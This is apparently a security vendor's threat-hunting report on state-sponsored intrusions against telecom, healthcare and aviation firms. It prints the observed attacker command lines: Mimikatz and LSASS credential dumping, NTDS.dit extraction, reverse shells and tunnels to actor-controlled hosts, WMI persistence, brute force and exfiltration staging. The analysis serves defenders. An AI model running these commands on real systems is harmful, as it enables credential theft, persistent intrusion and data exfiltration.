- Targeted adversaries regularly employ defense evasion techniques, but OverWatch has noted a rise in attempts to employ the "Disabling Security Tools" technique. There appears to be a heightened priority to evade detection, often using openly available tools like PC Hunter and Process Hacker (both of which are included in the previous list of the most popular adversary tools). As a result, network defenders must be sure to take steps to harden their security controls.

- Attempts at establishing redundant access have also remained popular across adversary groups in both 2018 and thus far in 2019. OverWatch regularly observes attackers using valid accounts to access compromised endpoints, and then attempting to install implants of various types to maintain a strong foothold in the network. If an organization performs a full remediation after any sort of compromise, continuing to perform threat hunting is essential to ensure the adversary cannot resurface through the use of dormant backdoor accesses not discovered during cleanup.

OverWatch regularly observes attackers using valid accounts to access compromised endpoints, and then attempting to install implants of various types to maintain a strong foothold in the network.

NOTABLE INTRUSIONS BY SUSPECTED STATE-SPONSORED ADVERSARIES

WIDE RANGE OF ADVERSARY TECHNIQUES EMPLOYED AGAINST TELCO

In late February 2019, OverWatch identified an intrusion against an organization in the telecommunications vertical, located in the Indo-Pacific region. There was a wide range of actor tactics and techniques observed throughout the intrusion activity that suggested the possibility of multiple, pre-existing, persistent actors with a high degree of access. This activity often included the use of compromised user accounts with administrative access. In addition to the extensive use of web shells and custom tools, and attempts at credential dumping, the use of techniques such as DLL "search order hijacking"[7] and webmail services for command and control (C2) communication were observed, reflecting the persistent use of alternative execution methods as a means to achieve the actor's actions on objectives.

During the initial malicious activity identified by OverWatch, the adversary accessed a pre-existing Chopper web shell and used it to conduct host reconnaissance, including system information discovery as well as file and directory discovery. As part of this reconnaissance activity, the unknown operator was observed using the Chopper web shell in an attempt to parse the `C:\Windows\debug\PASSWD.LOG` log file. OverWatch observed the use of the following command:

```
cmd /c cd /d "c:\Windows\debug\" & notepad passwd.log
```

The `PASSWD.LOG` file is known to contain information regarding password changes, authentication attempts, and further information associated with the Terminal Services account '`TsInternetUser`'. It should be noted that when Terminal Services sessions are authenticated using the 'TsInternetUser' account, they are not prompted with a logon dialog box.

Shortly after the previously noted Chopper activity, an unknown operator launched a pre-existing backdoor to execute the basic reconnaissance command '`quser`'. The backdoor utilized the Sticky Keys Authentication Bypass commonly accessed by Remote Desktop, and was invoked using the following command:

```
rundll32.exe C:\Windows\System32\Speech\Common\MSACM32.dll,Run
```

7 https://attack.mitre.org/techniques/T1038/

The DLL above was analyzed by CrowdStrike Intelligence and identified as a logon bypass that allows the execution of an arbitrary executable interactively selected by the user.

The absolute path of the DLL is significant, as the malicious DLL maintains persistence by taking advantage of the DLL search order of the Microsoft Utility Manager (Utilman) accessibility application, a technique known as DLL "search order hijacking." Utilman loads and executes the malicious DLL when the user selects the narrator accessibility option, which initially performs some anti-tampering checks before drawing a hidden floating toolbar window to the display. This window subsequently listens for keystroke events, and if the user is observed typing a certain sequence of characters, a file open dialog is presented. Once the operator selects a file, it is executed by the shell as the local SYSTEM service account.

In early March 2019, intrusion activity observed by OverWatch suggested that credential dumping was a core mission objective for the actor, likely as a means to maintain or deepen their foothold and continue to move laterally through the victim organization's network.

This activity included the writing and attempted execution of custom builds of the well-known Mimikatz[8] credential dumping tool across multiple hosts. In one such example, the actor wrote and attempted to execute the Mimikatz variant binary `mmstart_x64.exe` on a host; however, the activity was successfully blocked by the Falcon platform.

While the previous attempts to dump credentials using `mmstart_x64.exe` were ultimately unsuccessful, the actor switched to an alternate custom Mimikatz variant, `m.exe`, before attempting their activities again on other hosts, including two domain controllers. An example of the associated command line activity associated with this executable appears below:

```
m.exe powerful -d sekurlsa logonpasswords >c:\windows\temp\12.txt
```

As with `mmstart_x64.exe`, the attempted execution of `m.exe` was successfully blocked by Falcon.

In a possible example of their proficiency with the Mimikatz suite, the actor returned the next day on another domain controller and used process injection[9] to successfully inject the malicious DLL `powerkatz.dll` into the memory space of `svchost.exe`, specifically within the netsvcs group, and attempted to launch Mimikatz. Execution of malicious tools via process injection is commonly used to evade detection from security tools, since the execution is masked under a legitimate process. In this case, however, the attempt to mask the launch of Mimikatz was once again thwarted by the Falcon platform.

Approximately one month later, in activity attributed to the threat actor tracked by CrowdStrike Intelligence as LOTUS PANDA, OverWatch observed the malicious DLL `loadperf.dll` being loaded from an unexpected location by the legitimate WMI (Windows Management Instrumentation) Provider Host process (`wmiprvse.exe`).

8 https://github.com/gentilkiwi/mimikatz
9 https://attack.mitre.org/techniques/T1055/

In an interesting discovery, CrowdStrike Intelligence observed that the malware above was found to communicate via email, using a webmail provider domain registered to the target organization, and appeared to contain webmail account credentials used to receive command and control (C2) commands. Analysis of the malware revealed that it received tasking by communicating with the webmail service, and used draft messages and .rar attachments for communication. Additionally, the malware provided the ability to execute commands on the host.

Once again, this activity is significant and likely reflects the depth of the actor's foothold within the victim organization's network.

In another notable example, OverWatch observed the actor initiating a remote shell to actor-controlled infrastructure IP using the binary `h.exe`, on a host operating as a McAfee ePolicy Orchestrator management server. The actor then created an archive of the McAfee ePolicy Orchestrator package in preparation for exfiltration.

The remote shell was initiated with the following attributes:

```
c:\windows\[REDACTED]\h.exe [REDACTED] 80 a1 -p [REDACTED] 8080
-https -id 2
```

With the remote shell initiated, the actor used a renamed WinRAR binary to create the archive:

```
C:\windows\[REDACTED]\r.exe a -r -hpvn c:\windows\[REDACTED]\
epo590.rar "D:\[REDACTED]\McAfee\ePolicy Orchestrator
v5.9.0\5.9.0\Packages\[REDACTED]_EPO[REDACTED].Zip"
```

It is likely that the activity described above reflects a further reconnaissance step by the actor in an attempt to understand the extent and configuration of McAfee security controls on hosts within the environment where the Falcon platform had not yet been deployed.

The following table represents a complete summary of all of the tactics and techniques employed as part of this intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis described previously:

Primary Tactic	Technique	Details
Execution	Command-Line Interface	`cmd.exe`

	PowerShell	`powershell.exe -nop -w hidden -e`
		Suspected actor workaround to circumvent the Falcon sensor prevention of their raw command line Cobalt Strike PS script:
		`powershell.exe -exec bypass -file c:\windows\SoftwareDistribution\DataStore\Logs\ConfigCI.ps1`

	Windows Management Instrumentation	`C:\Windows\system32\wbem\wmiprvse.exe -Embedding`
	Rundll32	`rundll32.exe C:\Windows\System32\Speech\Common\MSACM32.dll,Run`
	Scheduled Task	`schtasks /run /s [REDACTED] /u [REDACTED]\REDACTED] /p [REDACTED] /tn task`
Persistence	Create Account	`/c net user 01612241 /active:yes` `/c net share d$=d: /grant:everyone,full`

	DLL Search Order Hijacking	Malicious DLL that allows execution of arbitrary executable interactively selected by user:
		`C:\Windows\System32\Speech\Common\MSACM32.dll`
		`rundll32.exe C:\Windows\System32\Speech\Common\MSACM32.dll,Run`
		Legitimate signed Kaspersky AV binary renamed from avp.exe, and likely used to load the malicious DLL ushata.dll identified in the same directory:
		`C:\ProgramData\Microsoft\DeviceSync\ushata.exe`

	Scheduled Task	`schtasks /create /s [REDACTED] /u [REDACTED]\[REDACTED] /p REDACTED] /sc once /tn task /ST 23:59:00 /Ru "system" /tr "cmd.exe /c netstat -ano>c:\windows\temp\11.txt"`
	New Service	`sc create update binpath= C:\Windows\SoftwareDistribution\SelfUpdate\service.exe start= auto` `sc start update`
	Web Shell	Adversary used Chopper web shell

Primary Tactic	Technique	Details

Privilege Escalation	Accessibility Features	Sticky Keys bypass:
		`rundll32.exe C:\Windows\System32\Speech\Common\MSACM32.dll,Run`
		`Run utilman.exe /debug`

	Scheduled Task	Command executed by a scheduled task: `cmd.exe /c net share d$=d: /grant:everyone,full`
	Process Injection	Actor injected powerkatz.dll into memory space of svchost.exe: `C:\Windows\System32\svchost.exe -k netsvcs`
Defense Evasion	Obfuscated Files or Information	`"C:\windows\syswow64\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -c &([scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream`
	InstallUtil	InstallUtil used for attempted actor implant installation: `C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U C:\Windows\Microsoft.NET\Framework\v4.0.30319\pliod.exe`

	Rundll32	Malicious DLL execution:
		`rundll32.exe C:\Windows\System32\Speech\Common\MSACM32.dll,Run`
		`utilman.exe /debug`

	Timestomp	Used to modify the timestamps of files using the SetFileTime API: `st.exe new.dll midimap.dll`

Primary Tactic	Technique	Details

Credential Access	Credential Dumping	`m.exe powerful -d sekurlsa logonpasswords >c:\windows\temp\12.txt`
		`cmd.exe /c C:\Windows\Microsoft.NET\Framework64\v4.0.30319\regasm.exe /U aa.txt privilege::debug sekurlsa::logonpasswords exit >c:\windows\temp\11.txt`
		`cmd.exe /c c:\windows\temp\m.exe powerful -d sekurlsa logonpasswords >c:\windows\temp\11.txt`
		`c:\windows\temp\m.exe powerful -d lsadump lsa /inject`
		Process opening handle to LSASS and reflectively loading powerkatz.dll:
		`C:\Windows\System32\svchost.exe -k netsvcs`

	Credentials in Files	`"cmd" /c cd /d "c:\Windows\debug\"&notepad passwd.log`
Discovery	Account Discovery	`net localgroup administrators` `net group /domain`

	File and Directory Discovery	`dir \\REDACTED]\c$`
		`at \\REDACTED]`
		`NOTEPAD.EXE D:\Temp\[REDACTED]-Log\MessageTracking\[REDACTED].LOG`
		`findstr Recovey.dat`

	Network Share Discovery	`net share` `cmd.exe /c net share d$=d: /grant:everyone,fullpowershpowers`

	Process Discovery	Dumping tasklist to file:
		`tasklist /svc`
		`cmd.exe /c tasklist >c:\windows\temp\11.txt`

	Query Registry	`reg query "HKEY_LOCAL_MACHINE\SOFTWARE\[REDACTED]\Network Associates\ePolicy Orchestrator\Secured"`
	Remote System Discovery	`ping`
	System Network Configuration Discovery	`ipconfig /all`

Primary Tactic	Technique	Details

Discovery	System Network Connections Discovery	Used to identify existing RDP connections on host:
		`netstat -ano`
		`Quser`

	System Owner/ User Discovery	`whoami`
	System Service Discovery	`sc \\[REDACTED] query [REDACTED]` `sc query update`
Lateral Movement	Remote Desktop Protocol	Remote interactive execution of reconnaissance commands including `'at'` and `'net group'`
	Remote File Copy	`"cmd.exe" /c copy \\[REDACTED]\c$\windows\[REDACTED]\swprv.dll` `cmd.exe /c copy \\[REDACTED]\c$\windows\temp\h.exe c:\windows\temp`
Collection	Data from Local System	`"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /n "C:\Users\[REDACTED]\Downloads\Resume 201805.doc"`
Exfiltration	Exfiltration Over Alternative Protocol	Malicious actor binary conducting tasking and exfiltration via webmail service: `Loadperf.dll`

	Data Compressed	`C:\windows\[REDACTED]\r.exe a -r -hpvn c:\windows\[REDACTED]\epo590.rar`
		Renamed WinRAR binary:
		`"D:\Source\McAfee\ePolicy Orchestrator v5.9.0\5.9.0\Packages\[REDACTED]_EPO590Lr.Zip"`
		Renamed WinRAR executable:
		`C:\Windows\SoftwareDistribution\SelfUpdate\[REDACTED].dmp a -r -m5 -REDACTED].zip .\resource\`

Primary Tactic	Technique	Details
Command and Control	Commonly Used Port	`C:\windows\system32\cmd.exe /c c:\windows\temp\[REDACTED].exe [REDACTED] 443 a1 -p [REDACTED] 8080 -https`
	Connection Proxy	`C:\windows\system32\cmd.exe /c c:\windows\temp\[REDACTED].exe [REDACTED] 443 a1 -p REDACTED] 8080 -https` `[REDACTED].exe [REDACTED] 443 a1 -p [REDACTED] 8080 -https -id 3`
	Web Service	DLL loaded by legitimate WMI Provider Host process wmiprvse.exe, and found to communicate via email using webmail provider https://em.netvigator[.]com. Malware also found to contain credentials for receiving commands: `C:\Windows\System32\wbem\loadperf.dll`
	Standard Application Layer Protocol	C2 over HTTPS

EXTENSIVE INTRUSION TARGETING A HEALTHCARE ORGANIZATION

Beginning in early May 2019, OverWatch identified an intrusion against an organization in the healthcare vertical. The customer, which initially deployed the Falcon platform to a limited number of endpoints, was notified by OverWatch about a potential intrusion that predated the installation of the Falcon agent. The initial malicious activity included execution of Cobalt Strike, basic host and network reconnaissance, and DNS tunnelling used for C2 communication. As the customer expanded endpoint and server visibility into the environment by deploying the Falcon platform, OverWatch hunting progressed and the extent of a significant intrusion became apparent with evidence of a strong adversary foothold, credential dumping, lateral movement and data exfiltration across the network.

OFF-THE-SHELF AND CUSTOM RATS USED IN PARALLEL

The threat actor used a combination of built-in operating system utilities, commercially available software and custom-built tools to execute malicious activities on the network. Throughout the intrusion, OverWatch noted extensive use of WMI, Cobalt Strike Beacon, custom RATs, and web shells used for reconnaissance, lateral movement and the automation of tasks.

In one instance, OverWatch observed a PowerShell script `svchost.ps1` executed remotely via WMI, which launched Cobalt Strike Beacon on the system. Notably, the Cobalt Strike launching script was also observed to persist on some systems in the form of a service or a scheduled task.

The actor then deployed a renamed version of a tunnelling tool known as "EarthWorm" to proxy the connection to the actor-controlled infrastructure:

```
c:\windows\tasks\winlog.exe -s rssocks -d [REDACTED] -e 443
```

Having set the communication with the controller, the actor copied EarthWorm to other systems on the network and attempted to enumerate local and remote shares with particular focus on directories and files related to radiology technology.

In another instance, the actor placed the malicious DLL `McUtil.dll` alongside the legitimate binary `Mc.exe` (associated with the McAfee security application) and started the `Mc.exe` remotely via WMI, effectively leveraging the DLL search order hijacking[10] technique.

Having successfully deployed the RAT on a system, the actor returned a few hours later and used an archiving utility renamed as `dllhost.exe` to stage data for potential exfiltration:

10 https://github.com/zcgonvh/NTDSDumpEx

```
dllhost.exe a -hphelp#@!1009 -m5 "C:\Documents and Settings\All
Users\Application Data\MediaCenter\[REDACTED]" "C:\Documents and
Settings\All Users\Application Data\MediaCenter\[REDACTED]"
```

Notably, the OverWatch team observed the actor using similar DLL search order hijacking techniques that targeted other legitimate applications such as document readers, content applets and security products, allowing the adversary to blend in with the environment and deploy the RAT based on the application running on a particular system:

Software Type	Legitimate Binary	Malicious DLL
Content rendering application	FlashPlayerApplet.exe	UxTheme.dll
Document reader	stisvc.exe	libcef.dll
Anti-virus software	update.exe	mscoree.dll

CREDENTIALS ACCESS

Successful access to credentials is essential for moving laterally between the systems. The actor employed multiple techniques to access credentials on the compromised system. In one instance, OverWatch identified interactive activity on the domain controller via RDP, using previously acquired credentials. During this session, the adversary attempted to extract the contents of the Active Directory NTDS.DIT file, which includes hashes of domain users. The actor attempted to create a snapshot with the NTDSUtil[11]. The attempts using this technique failed, forcing the adversary to achieve its goal by saving a copy of the registry SYSTEM hive and running the NTDSDumpEx[12] tool:

```
reg save hklm\system system.hiv
```

```
nt.exe -d ntds.dit -o p.txt -s system.hiv
```

In addition to extracting credentials from the domain controller, OverWatch noted other techniques focused on extracting credentials from memory. The adversary used a combination of a custom version of Mimikatz and a legitimate version of ProcDump to extract. Notably, the actor automated the credential collection with a script `proc.bat` remotely via WMI. The script created the memory dump of Local Security Authority Subsystem Service (LSASS) process and archived the dump for likely exfiltration:

```
Proc.exe -accepteula -ma lsass.exe C:\Windows\TAPI\lsass.dmp
```

```
rar a C:\Windows\TAPI\[REDACTED].ms C:\Windows\TAPI\lsass.dmp
```

11 https://support.microsoft.com/en-us/help/816120/how-to-use-ntdsutil-to-manage-active-directory-files-from-the-command
12 https://github.com/zcgonvh/NTDSDumpEx

JUMP SERVERS AND TRAFFIC TUNNELLING USED FOR DATA EXFILTRATION

Throughout the intrusion the actor created jump servers, which are used to manage access between the networks and security zones. Although the adversary relied on post-exploitation tools such as Cobalt Strike, custom RATs and web shells to execute the commands on the systems, these tools were usually deployed in tandem with publicly available network tunnelling proxies. Tunnelling the traffic allowed the adversary to pivot between the internal systems, as well as proxy the traffic to the adversary-controlled external infrastructure.

In one instance, the actor used WMI to execute the publicly available reverse proxy tool known as frp[13] on a remote system:

```
frpc.exe -c c:\windows\tasks\frpc.ini
```

Executing the reverse proxy allowed the adversary to create a port forwarding rule and tunnel the traffic from the controller to the internal network. The adversary used this tunnel to access systems on the network via RDP. On one system, the adversary used RDP to stage the data for exfiltration by packaging files using RAR:

```
rar a -r [REDACTED].rar \\[REDACTED]\c$\users\[REDACTED]\ xls*
```

The adversary attempted to exfiltrate the archive with a simple Python tool used to transfer the data to an external controller:

```
chrome.exe [REDACTED].rar
```

The following table represents a complete summary of all of the tactics and techniques employed as part of this intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis described previously:

Although the adversary relied on post-exploitation tools such as Cobalt Strike, custom RATs and web shells to execute the commands on the systems, these tools were usually deployed in tandem with publicly available network tunnelling proxies.

13 https://github.com/fatedier/frp

Primary Tactic	Technique	Details
Execution	Command-Line Interface	`cmd /c c:\windows\tapi\mc.exe`
	PowerShell	Cobalt Strike beacon.dll loaded via PowerShell: `powershell.exe -exec bypass -File c:\windows\tracing\svchost.ps1`
	Rundll32	Execution of customer-built implant: `rundll32.exe “C:\Windows\Tasks\mscoree.dll” MyStart`
	Scheduled Task	`at \\[REDACTED] 10:08 c:\windows\debug\wia\hs.bat` `SCHTASKS /Create /s [REDACTED] /u [REDACTED] /p [REDACTED] /sc ONCE / TN "WindowsDemoHelp1" /tr "cmd.exe /c taskkill /im setup.exe /f" /RU "NT AUTHORITY\SYSTEM" /st 22:39 /sd [REDACTED]`
	Scripting	`cmd /c c:\windows\tapi\1.bat`
	Service Execution	`C:\Windows\system32\cmd.exe /C sc create ApplicationUpdateService binpath= "c:\windows\tasks\updateui.exe" error= ignore start= auto DisplayName= "Application Update Service"`
	Windows Management Instrumentation	WMIC used to move laterally between the systems and execute remote commands: `wmic /node:"[REDACTED]" process call create "cmd /c c:\perflogs\l.bat"`
Persistence	DLL Search Order Hijacking	The actor side loaded legitimate applications like document readers, content applets, and security products
	Valid Accounts	Legitimate account used to move laterally and execute commands locally and remotely
	Web Shell	`"cmd" /c cd /d "C:/Program Files/Microsoft/Exchange Server/V14/ClientAccess/owa/auth"&ipconfig&echo [S]&cd&echo [E]`
Privilege Escalation	Accessibility Features	The actor replaced the `C:\Windows\System32\sethc.exe` with `cmd.exe`

Primary Tactic	Technique	Details
Defense Evasion	Compiled After Delivery	`C:\Windows\Microsoft.NET\Framework\v2.0.50727\csc.exe /noconfig /fullpaths @"C:\Windows\TEMP\49dfum5i.cmdline"`
	File Permissions Modification	attrib +s +a +h frpc.zip
	Indicator Removal on Host	`wmic /node:"[REDACTED]" process call create "cmd /c sc delete BrowserUpdate"`
	Masquerading	`\windows\tasks\svchost.exe`
	Modify Registry	`reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections` `reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f`

Credential Access	Credential Dumping	`[REDACTED]64.zip "privilege::debug" "log" "sekurlsa::logonpasswords" "exit"`
		`Proc.exe -accepteula -ma lsass.exe c:\windows\tapi\lsass.dmp`
		`nt.zip -d ntds.dit -k [REDACTED] -o [REDACTED].txt -m -p`

Discovery	Account Discovery	`net1 localgroup administrators`
	File and Directory Discovery	`dir \\[REDACTED]\c$\inetpub\wwwroot`
	Network Share Discovery	`net view`
	Process Discovery	`tasklist`
	Remote System Discovery	`ping`

Primary Tactic	Technique	Details
Discovery	System Time Discovery	`net time /domain`
	System Network Configuration Discovery	`ipconfig`
	Network Scanning Service	`tomcat -s [REDACTED] -e [REDACTED -p 80 -d 8 -t 1`
	System Owner/ User Discovery	`whoami`
Lateral Movement	Remote Desktop Protocol	RDP used to move laterally between the systems
	Windows Admin Shares	`net use \\[REDACTED]\ipc$ [REDACTED]/user:[REDACTED]`
Collection	Data Staged	`c:\windows\tapi\rar  a [REDACTED] c:\windows\tapi\lsass.dmp`
	Data from Local Systems	Files copied from local system for potential exfiltration
Command and Control	Connection Proxy	Publicly available reverse proxy and proxy tools used to create tunnels between the security zones
	Commonly Used Port	`2w  -s rssocks -d [REDACTED] -e 443`
Exfiltration	Automated Exfiltration	Simple Python tool used to automate exfiltration of previously stored data: `chrome.exe [REDACTED].rar`

CUSTOM TOOLING AND RAPIDLY CHANGING TTPS USED AGAINST AVIATION VERTICAL

Beginning in October 2018, OverWatch identified an intrusion against an organization in the aviation vertical. The malicious activity, which likely began following the exploitation of an internal business application exposed to the internet, reflected that of a persistent actor with valid credentials and a high level of administrative access. The activity observed included broad and consistent lateral movement, credential dumping and reconnaissance. OverWatch observed the actor's extensive use of custom tooling and techniques such as SMB (Server Message Block) protocol brute force[14], as well as the ability to rapidly change TTPs. The maintenance and expansion of the actor's foothold in the victim network appeared to be a key mission objective.

DUMPING CREDENTIALS WITH CUSTOM TOOLING

Credential dumping figured prominently as one of the actor's key actions on objectives throughout this intrusion. OverWatch initially identified malicious activity executing via PsExec, originating from an internal host without the Falcon agent installed. This activity included the execution of the then unknown binary `mnl32.exe`, which was seen touching the LSASS process, a behavior typically observed in credential harvesting activity. At the time of the observation, this binary was previously unseen and was not available in public malware repositories.

Following detailed analysis of the binary and associated command execution, `mnl32.exe` was identified by CrowdStrike Intelligence as a custom version of the Mimikatz credential harvesting utility. Further investigation — via Falcon endpoint telemetry — revealed that the actor had also written a similarly named variant, `mnl.exe`, on a different host.

Command line activity showed the output of both tools being written to text file `PList.txt`, which was later viewed by the actor.

Activity Attributes:

```
FILE C:\\Windows\IME\mnl32.exe
CLI : mnl32.exe pr::dg sl::lp et -p > PList.txt
```

```
FILE: C:\Users\Administrator\Desktop\mnl.exe
CLI: mnl.exe pr::dg sl::lp et -p > PList.txt
```

In addition to Mimikatz, the actor was observed utilizing yet another custom tool, `a.exe`, a compiled Python script intended for harvesting credentials from various locations.

In this case, the actor was observed using the tool to harvest browser passwords using the following command:

```
a.exe browsers -v
```

14 https://attack.mitre.org/techniques/T1110/

LATERAL MOVEMENT VIA PSEXEC AND WMI

Throughout the intrusion, OverWatch observed the actor engaging in systematic and persistent lateral movement across the victim organization's network, using RDP[15] along with PsExec to obtain a command prompt on multiple remote hosts with SYSTEM privileges.

The following command example reflects the actor's use of the '-s' flag with PsExec to spawn the remote shells as LocalSystem — not as the user:

```
PsExec.exe [REDACTED] -u [REDACTED]\administrator -p [REDACTED] -s cmd
```

Operating from an established beachhead, the actor proceeded to connect to each remote host before performing routine host and network reconnaissance, and utilizing their custom tooling to conduct credential-dumping activities.

In later activity, while continuing their lateral movement and credential dumping on each host, the actor was observed opening a significant number of document and image files belonging to a user of interest. The files inspected included the extensions .log, .jpg and .docx, and were located within the user's Desktop and Documents directories.

This activity signaled a notable change in the actor's behavior: It was the first time they had been observed performing actions on a host beyond simply maintaining access. These actions were related to data collection, providing an insight into the adversary's motives. A short time later, the actor established a new beachhead via RDP before continuing with the previously observed activities.

Several weeks later, OverWatch noted an interesting tactical shift by the actor: They stopped using PsExec and began using WMI[16] as they continued to execute the same actions on remote hosts, likely in response to incident response (IR) operations. WMI activities covered a range of reconnaissance and other TTPs, as shown below:

```
Wmic  /NODE:"[REDACTED]" /USER:"[REDACTED]\administrator" /
password:[REDACTED]   process call create "cmd.exe /c (whoami) >>
c:\windows\temp\temp.txt"
```

```
Wmic  /NODE:"[REDACTED]" /USER:"[REDACTED]\administrator" /
password:[REDACTED]   process call create "cmd.exe /c (c:\windows\
inf\bits\mnl.exe pr::dg sl::lp et -p >c:\windows\inf\bits\PList.
txt) >> c:\windows\temp\temp.txt"
```

```
Wmic  /NODE:"[REDACTED]" /USER:"[REDACTED]\administrator" /
password:[REDACTED]   process call create "cmd.exe /c (ping -n 1
[REDACTED]) >> c:\windows\temp\temp.txt"
```

Throughout the observed lateral movement activity, the actor used multiple accounts with administrative access as part of the PsExec command execution. This is significant and suggests the actor was likely in possession of a deck of credentials to use at will.

15 https://attack.mitre.org/techniques/T1076/

WMI PERSISTENCE USING EVENT FILTERS AND CONSUMERS

In early January 2019, OverWatch observed the actor establishing WMI persistent implants on two hosts. This was achieved through the use of the WMI Event Subscription[17] technique, in which the actor installs and configures Event Filters and Event Consumers to execute code when a defined event occurs.

The following examples illustrate the Event Filter and Event Consumer creation:

```
wmic  /NAMESPACE:"\\root\subscription" PATH __
EventFilter CREATE EventNamespace="root/[REDACTED]",
Name="[REDACTED]", QueryLanguage="WQL", Query="SELECT * FROM
__InstanceModificationEvent WHERE TargetInstance ISA 'Win32_
LocalTime' AND TargetInstance.Hour = 4 AND TargetInstance.Minute =
57 AND TargetInstance.Second = 19 "
```

```
wmic  /NAMESPACE:"\\root\subscription" PATH
CommandLineEventConsumer CREATE Name="[REDACTED]",
CommandLineTemplate="cmd.exe /c c:\windows\ime\imesc5\ultra.exe u
& timeout /t 2 > nul & c:\windows\ime\imesc5\ultra.exe u & timeout
/t 2 > nul & c:\windows\ime\imesc5\ultra.exe u & rd /s /q c:\
windows\ime\imesc5\[REDACTED] & rd /s /q c:\windows\ime\imesc5\
[REDACTED] & timeout /t 1 > nul & timeout /t 1 > nul & c:\windows\
ime\imesc5\ultra.exe i "
```

```
wmic  /NAMESPACE:"\\root\subscription" PATH __
FilterToConsumerBinding CREATE Filter="__EventFilter.
Name=\"[REDACTED]\"", Consumer="CommandLineEventConsumer.
Name=\"[REDACTED]\""
```

The commands above resulted in the execution of the malicious implant `ultra.exe` at 04:57.19, which when used with the ‘`rd`’ flag, caused the deletion of two directories within the `c:\windows\ime\imesc5\` folder.

This implant was earlier identified on actor beachheads used throughout the intrusion and was found to be beaconing to an actor-controlled domain, registered to look similar to the target’s.

Implant Attributes:

`FILE: C:\Windows\IME\Ultra.exe`.[18]

16 https://attack.mitre.org/techniques/T1047/
17 https://attack.mitre.org/techniques/T1084/

SMB BRUTE FORCING

In yet another example of the actor's prolific use of custom tooling, OverWatch observed the actor conducting SMB brute force activity against a large number of remote hosts using the malicious binary `sm.exe`[18]

In the command line examples below, the actor is seen targeting specific hosts with `sm.exe`, where `u.txt` likely represents a username list and `p.txt` is a list of passwords. The results were written to the output file `results.txt`, which the actor reviewed with notepad shortly afterward:

```
sm.exe   -i [REDACTED] -P 1 -u u.txt -p p.txt -r result.txt
```

```
"C:\Windows\system32\NOTEPAD.EXE" C:\Windows\[REDACTED]\System\
result.txt
```

This activity appeared to follow unsuccessful attempts to move laterally to specific hosts via PsExec, possibly due to non-functional credentials. This was immediately followed by attempts to ping the target hosts, demonstrating the actor's ability to rapidly change their TTPs.

The following table provides a complete summary of all of the tactics and techniques employed as part of this intrusion campaign, based on the MITRE ATT&CK framework. Some techniques may not have been included in the intrusion synopsis above:

This activity appeared to follow unsuccessful attempts to move laterally to specific hosts via PsExec, possibly due to non-functional credentials.

18 https://www.hybrid-analysis.com/sample/886171c944f54245d480decbae80c7830bb4b8a062314e82ceacb5e53c9d2151

Primary Tactic	Technique	Details
Initial Access	Valid Accounts	‘administrator’
Execution	Command-Line Execution	"cmd"
	Scripting	Wmic /NODE:"[REDACTED]" /USER:"[REDACTED]\[REDACTED]" /password:[REDACTED] process call create "cmd.exe /c (c:\windows\security\mnl.exe pr::dg sl::lp et -p >c:\windows\security\PList.txt) >> c:\windows\temp\temp.txt"
	Service Execution	PsExec
	Third-Party Software	"C:\Program Files (x86)\PremiumSoft\Navicat Premium\navicat.exe"
Persistence	Create Account	net user [REDACTED] [REDACTED] /add
	Redundant Access	
	Valid Accounts	‘administrator’
	Web Shell	C:\Users\Administrator\Desktop\bk.jsp

Primary Tactic	Technique	Details
Persistence	Windows Management Instrumentation Event Subscription	CMD : wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE EventNamespace="root/[REDACTED]", Name="[REDACTED]", QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WHERE TargetInstance ISA 'Win32_LocalTime' AND TargetInstance.Hour = 4 AND TargetInstance.Minute = 57 AND TargetInstance.Second = 19 " CMD : wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="[REDACTED]", CommandLineTemplate="cmd.exe /c c:\windows\ime\imesc5\ultra.exe u & timeout /t 2 > nul & c:\windows\ime\imesc5\ultra.exe u & timeout /t 2 > nul & c:\windows\ime\imesc5\ultra.exe u & rd /s /q c:\windows\ime\imesc5\{[REDACTED]} & rd /s /q c:\windows\ime\imesc5\{[REDACTED]} & timeout /t 1 > nul & timeout /t 1 > nul & c:\windows\ime\imesc5\ultra.exe i " CMD : wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name=\"[REDACTED]\"", Consumer="CommandLineEventConsumer.Name=\"[REDACTED]\""
Privilege Escalation	Valid Accounts	PsExec.exe \\[REDACTED] -u administrator -p [REDACTED] -s cmd

Primary Tactic	Technique	Details
Defense Evasion	Disabling Security Tools	`netsh firewall add portopening TCP 3389 "Remote Desktop"`
	File Deletion	`ultra.exe u & rd /s /q c:\windows\ime\imesc5\[REDACTED]`
	Masquerading	Renamed nbtscan.exe: `C:\Windows\system32\cmd.exe /C \windows\ime\sh.exe [REDACTED]/24`
	Modify Registry	`reg add "hklm\system\[REDACTED]\[REDACTED]\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0`
	Redundant Access	
	Rundll32	`"C:\Windows\system32\rundll32.exe" "C:\Windows\syswow64\WININET.dll",DispatchAPICall 1`
	Scripting	`powershell  -ep bypass 1.ps1`
	Valid Accounts	`'administrator'`
	Obfuscated Files or Information	`'cmd.exe /c powershell -noprofile -e'` `'powershell  -ep bypass .\ADRecon.ps1'`
Credential Access	Brute Force	`sm.exe -i [REDACTED] -P 1 -u u.txt -p p.txt -r result.txt`
	Credential Dumping	`mnl32.exe pr::dg sl::lp et -p` `mnl.exe pr::dg sl::lp et -p > PList.txt`
	Credentials in Files	Actor tool observed harvesting passwords from the browser: `a.exe browsers -v`

Primary Tactic	Technique	Details
Discovery	Account Discovery	`net group "domain admin" /domain`
	Network Service Scanning	`ps.exe -i [REDACTED] -p 139,445,80,8081,8080,8082,8443,443,1433,3306,21,22,23,3389`
	Network Share Discovery	`net share`
	Permission Groups Discovery	`net localgroup`
	Process Discovery	`tasklist`
